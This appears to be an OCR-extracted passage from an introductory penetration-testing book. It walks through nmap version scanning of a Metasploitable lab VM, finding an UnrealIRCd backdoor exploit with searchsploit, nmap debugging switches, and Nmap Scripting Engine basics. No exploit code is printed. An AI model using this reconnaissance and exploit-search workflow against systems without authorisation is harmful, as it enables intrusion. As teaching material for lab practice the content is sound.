SSLVerifyClient bypass	oval:org.apache.httpd:def:20052700		
ssl_engine_kernel.c in mod_ssl before 2.8.24, when using "SSLVerifyClient optional" in the global virtual host configura...	oval:org.mitre.oval:def:10416		unix

OVAL (Open Vulnerability and Assessment Language) definitions define exactly what should be done to verify a vulnerability or a missing patch. Check out the OVAL definitions if you want to learn what you should do to verify a vulnerability.


– Products Affected By CVE-2005-2700

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Http Server	2.0	*	*	*	Version Details Vulnerabilities
2	Application	Apache	Http Server	2.0.9	*	*	*	Version Details Vulnerabilities

You can see confidentiality impact is complete, integrity impact complete, availability impact complete, there is a total shutdown of the affected resource, the attacker can render the resource completely unavailable. So this also seems like some kind of a DOS attack, but we can see that this will most likely work only for Windows, this doesn't seem as an exploit that would work on our metasploitable because this is running on Linux, and this is what you would do most of your time researching for vulnerability's, this is how you find them, and then you search for the exploit created by someone else that you can use to exploit the target.

Another thing that you can do is you can use a tool inside of the Kali-linux called searchsploit and searchsploit simply takes the input of the version of software and then it searches through kali linux database, through all of the exploit that Kali-linux has and try to find an exploit that will work for that specific version.

$searchsploit --help



We have some usage examples, but we don't need to perform these commands, all we can do is copy the version.

$nmap -sV 192.168.0.4

```
┌──(root💀kali)-[/home/ncim]
└─# nmap -sV 192.168.0.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:20 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0047s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:9B:CE:27 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Let's say we copy that version of software, and what we can do once we copy that version is type Searchsploit and then paste the version name

$sarchsploit UnrealIRCd

```
┌──(ncim㉿kali)-[~]
└─$ searchsploit UnrealIRCd
------------------------------------------------------------- ---------------------------
 Exploit Title                                               |  Path
------------------------------------------------------------- ---------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit) | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow      | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute               | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                    | windows/dos/27407.pl
------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(ncim㉿kali)-[~]
└─$
```

It tell us, there are already some existing exploit for the unrealIRCd, we also get which version are the exploits for, one of them are Back-Door command execution, the second one is local configuration stack overflow, we also get the denial of service exploit and on the right side we get the path to those exploits, first one is under Linux remote and it is named 16922.rb, and that RB simply stands for Ruby, this is coded in the ruby language, one of them is for Windows, one of them is for Linux, since we're running the metasploitable, we would only be interested in the Linux exploits. So let's try to navigate how we can find this exploit, well, we can copy the name of

the exploit, and use locate command to find where exactly this exploit is located on our machine

$locate 16922.rb


```
┌──(ncim㉿kali)-[~]
└─$ locate 16922.rb
/usr/share/exploitdb/exploits/linux/remote/16922.rb

┌──(ncim㉿kali)-[~]
└─$
```

and it is in this path, so you can go to it

```
┌──(root㉿kali)-[/usr/…/exploitdb/exploits/linux/remote]
└─# ls
10019.rb   13853.pl   16887.rb   19119.c    20145.c    21151.txt  22035.c    22830.c    23802.txt
10020.rb   139.c      16888.rb   19123.c    20157.c    21152.c    22046.c    22848.c    23803.txt
10021.rb   143.c      16910.rb   19124.txt  20159.c    21190.rb   22057.pl   22856.rb   23811.c
10023.rb   1456.c     16915.rb   19218.c    20161.txt  21191.rb   22058.c    22873.c    23848.txt
10024.rb   1474.pm    16916.rb   19219.c    20210.txt  21192.c    22063.c    22893.c    23864.txt
10025.rb   1486.c     16920.rb   19226.c    20220.txt  21200.c    22064.pl   22894.c    23881.txt
10026.rb   1487.c     16921.rb   19247.c    20236.txt  21205.c    22072.c    22908.c    23936.pl
10027.rb   14925.txt  16922.rb   19251.c    20237.c    21210.txt  22091.c    22968.c    24038.txt
10029.rb   14976.txt  16924.rb   19253.txt  20246.txt  21242.c    220.c      22969.c    24079.c
10030.rb   15318.txt  16925.rb   19297.c    20253.sh   21289.c    22101.c    23049.c    24093.c
10032.rb   15449.pl   16928.rb   19458.c    20293.pl   21309.c    22106.txt  23054.txt  24105.txt
1021.c     15662.txt  16.c       19475.c    20308.c    21310.txt  22129.c    23082.txt  24106.txt
10282.py   15725.pl   17031.rb   19476.c    20496.c    21365.txt  22135.c    230.c      24120.pl
102.c      1574.c     17058.rb   19503.txt  204.c      21402.txt  22141.c    23115.c    24136.txt
1038.c     1578.c     1717.c     19522.txt  20551.pl   21422.txt  22143.txt  23151.c    24159.rb
1047.pl    15806.txt  17181.pl   19557.txt  20569.c    21442.c    22147.c    23154.c    24160.txt
1055.c     1582.c     171.c      19558.c    20597.txt  21443.c    22187.txt  23161.c    24165.pl
10610.rb   16285.rb   173.pl     19567.txt  20619.c    21520.py   22205.txt  23162.c    24179.txt
107.c      16289.rb   1741.c     19634.c    20622.c    21586.txt  22264.txt  23171.c    24205.txt
10980.txt  16311.rb   1742.c     19729.c    20636.txt  21602.txt  22274.c    23182.c    24221.pl
110.c      16321.rb   174.c      19801.c    20690.sh   21604.txt  22275.pl   23183.c    24223.py
1123.c     167.c      1750.c     19868.c    20727.c    21663.c    22278.pl   23186.txt  24259.c
1124.pl    16834.rb   17648.sh   19879.txt  20748.pl   21706.txt  22291.c    23188.c    24312.html
1138.c     16835.rb   1813.c     19891.c    20749.c    21722.pl   22342.c    23196.c    24338.c
1139.c     16836.rb   18145.py   19892.txt  20765.pl   21725.c    22346.c    23295.txt  24339.c
11497.txt  16837.rb   181.c      19926.c    20796.rb   21726.c    22353.c    23296.txt  24361.c
1171.c     16838.rb   18280.c    19947.c    208.c      21765.pl   22361.cpp  23306.c    24622.c
11720.py   16839.rb   18368.rb   19948.c    20902.c    21784.c    22369.txt  23366.c    24669.txt
11986.py   16840.rb   18393.rb   19966.c    20908.c    21818.c    22371.txt  23368.c    24704.c
1209.c     16841.rb   18492.rb   19978.pl   20924.txt  21850.rb   22379.c    23369.c    24784.txt
1231.pl    16842.rb   18761.rb   19983.c    20929.c    21857.pl   22454.c    23371.c    24794.sh
1232.c     16843.rb   18942.rb   19998.c    20936.c    21858.txt  22479.c    23397.pl   24795.txt
1238.c     16844.rb   18.sh      19.c       20953.c    2185.pl    22485.c    23413.c    24801.txt
1242.pl    16845.rb   19028.txt  20009.py   20954.pl   21870.txt  22584.txt  23441.c    24813.pl
1247.pl    16846.rb   19069.txt  20031.c    20994.txt  21934.txt  225.c      23585.txt  24848.txt
12587.c    16847.rb   19079.c    20043.c    20998.c    21936.c    22601.txt  23604.txt  24852.txt
1258.php   16848.rb   19086.c    20060.c    21017.txt  21937.c    22622.txt  23671.txt  24853.c
126.c      16849.rb   19087.c    20061.c    21019.txt  21945.pl   22623.txt  23728.txt  24856.c
1272.c     16850.rb   19096.c    20075.c    21037.c    21998.c    22658.pl   23740.c    24857.c
1288.pl    16851.rb   19104.c    20076.c    21049.c    22012.c    22659.c    23771.pl   24888.rb
1290.pl    16852.rb   19105.c    20077.c    21050.c    22013.c    226.c      23772.c    24935.rb
1295.c     16853.rb   19107.c    20088.py   21075.txt  22016.c    2274.c     23777.txt  24937.rb
1314.rb    16855.rb   19109.c    20105.txt  21095.txt  22021.sh   22771.txt  23794.txt  24947.txt
```

We can open the exploit by

$nano 16922.rb



As we can see, it tells us that this is a backdoor program, this file is also part of metaexploit-framework.

Metaexploit-framework is one of the biggest tools in the Kali-linux machine. Okay, great, we found an exploit for this specific software using searchsploit, so now we know we got exploit for that version of software that we have on our metasploitable, so this is usually how you would perform most of your vulnerability analysis to either use tools like searchexploit or you manually try to find and exploit on Google to see whether anyone has exploited it before, and if they have, how did they do that? You would also use and nmap scripts, but I personally use nmap scripts for vulnerability analysis.

We have finished everything we could to gather information about our target. We performed information gathering and port scanning, we know which ports our target has opened, we also know which software's are running on those open ports and what operating system does our target have, then we performed vulnerability analysis using different tools like nmap, one reminder that the best vulnerability analysis you can perform is your Googling, since some tools might failed to find vulnerability, it might not be in their database, but if you find out a version of software and you Google it, if that software is vulnerable, it will most likely come up in some page, now it is time to get our hands dirty, all of these previous steps led to this final moment hacking the target, take a break if you need, and once you are ready, you can go to the next section.

Chapter 5

Troubleshooting and Debugging


Let’s take a summary on Troubleshooting and Debugging in Nmap as it obvious, bugs and problems are always is a part of working with computer same as all the programs, so literally Nmap is same as others, sometime may you don’t get the perfect output or the result you want or may you face an error or in other hand you may don’t get any result at all, so may you ask with yourself, what should we do? No worries folks, there are always some ways to fix the bugs and problems and I guess you all agree with that, Aren’t you?

Notwithstanding, in the following step you are able to see some features and switches to help you out!

Commands	Descriptions
-e	Set a connection
-v	Print a long output
-d	Troubleshooting and debugging
--reason	Print the ports status
--open	Print the open ports
--packet-trace	Trace the packets
--iflist	Print the host network status

For an example, to activate the debugging mode feature in Nmap we use -d command as this sample:

```
$ Nmap -d [1-9] target
```




The output will be providing the more details for debugging that can be used for troubleshooting.

The output for the -d Switch is going to do the trick for you, you are able to mark an area for that to increase to decrease the result. For example -d1 is provide the lowest output and -d9 is provide the highest output to us.

Port Status

If you want to Nmap shows you the reason of open or close ports or the filter ports, you should use --reason, by using this command Nmap will shows us an external chart for the port status

$ Nmap --reason [your target]




The external information’s that Nmap gives you will help you to recognize the ports status, as a result Nmap will tell you to are they syn-ack [in the REASON table] or not! if the ports show with the reset or conn-refused, that’s mean they are closed and the port that not even responding the command, they are properly have been filtered by the host.

Only the Open Ports

This time if you want only open ports, there is easiest ways, we use –open like this:

$ Nmap --open [target]




This switch may result to delete the close ports from the output and shows you the open port, this option will be useful when you want to get a specific result.

Tracing the packets

As we mentioned in the table, you can order the Nmap to trace the packets and give you a result as an output like this:


$ Nmap –packet-trace [target]



Print the host network status

Well furthermore if you use –iflist, nmap will print the details of the host network as you can see in the picture:

$ Nmap -iflist



Ndiff Tool

Ndiff is a tool inside the Nmap that allows you to Comparison two result together and find the deferent, this tool allows you to save the scans with the xml format with --xml command

To try the ndiff you should save two scan and then with the `# ndiff [file1.xml file2.xml]` you can print the result on your target.

In the other hand there is another switch that could help you. `-v` is print the longer result and more specific for you

Nmap Scripting Engine (NSE)

NSE is one of the most important things about Nmap that you should learn so focus more on this one!

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.

We designed NSE to be versatile, with the following tasks in mind:

Network discovery

> This is Nmap's bread and butter. Examples include looking up whois data based on the target domain, querying ARIN, RIPE, or APNIC for the target IP to determine ownership, performing identd lookups on open ports, SNMP queries, and listing available NFS/SMB/RPC shares and services.

Vulnerability detection

> When a new vulnerability is discovered, you often want to scan your networks quickly to identify vulnerable systems before the bad guys do. While Nmap isn't a comprehensive vulnerability scanner, NSE is powerful enough to handle even demanding vulnerability checks. When the Heartbleed bug affected hundreds of thousands of systems worldwide, Nmap's developers responded with the ssl-heartbleed detection script within 2 days. Many vulnerability detection scripts are already available and we plan to distribute more as they are written.

Backdoor detection

> Many attackers and some automated worms leave backdoors to enable later reentry. Some of these can be detected by Nmap's regular expression based version detection, but more complex worms and backdoors require NSE's advanced capabilities to reliably detect. NSE has been used to detect the Double Pulsar NSA backdoor in SMB and backdoored versions of UnrealIRCd, vsftpd, and ProFTPd.

Vulnerability exploitation


> As a general scripting language, NSE can even be used to exploit vulnerabilities rather than just find them. The capability to add custom

exploit scripts may be valuable for some people (particularly penetration testers), though we aren't planning to turn Nmap into an exploitation framework such as Metasploit.

NSE is activated with the -sC option (or --script if you wish to specify a custom set of scripts) and results are integrated into Nmap normal and XML output.

A typical script scan is shown in the following picture Service scripts producing output in this example are ssh-hostkey, which provides the system's RSA and DSA SSH keys, and rpcinfo, which queries portmapper to enumerate available services. The only host script producing output in this example is smb-os-discovery, which collects a variety of information from SMB servers. Nmap discovered all of this information in a third of a second.

```
$ nmap -sC -p22,11,139 -T4
```



Usage and Examples

While NSE has a complex implementation for efficiency, it is strikingly easy to use. Simply specify -sC to enable the most common scripts. Or specify the --script option to choose your own scripts to execute by providing categories, script file names, or the name of directories full of scripts you wish to execute. You can customize some scripts by providing arguments to them via the --script-args and --script-args-file options. The --script-help shows a description of what each selected script does. The two remaining options, --script-trace and --script-updatedb, are generally only used for script debugging and development. Script scanning is also included as part of the -A (aggressive scan) option.

Script scanning is normally done in combination with a port scan, because scripts may be run or not run depending on the port states found by the scan. With the -sn option it is possible to run a script scan without a port scan, only host discovery. In this case only host scripts will be eligible to run. To run a script scan with neither a host discovery nor a port scan, use the -Pn -sn options together with -sC or --script. Every host will be assumed up and still only host scripts will be run. This technique is useful for scripts like whois-ip that only use the remote system's address and don't require it to be up.

Scripts are not run in a sandbox and thus could accidentally or maliciously damage your system or invade your privacy. Never run scripts from third

parties unless you trust the authors or have carefully audited the scripts yourself.

Script Categories

NSE scripts define a list of categories they belong to. Currently defined categories
are auth, broadcast, brute, default. discovery, dos, exploit, external, fuzzer, in trusive, malware, safe, version, and vuln. Category names are not case sensitive. The following list describes each category.

auth

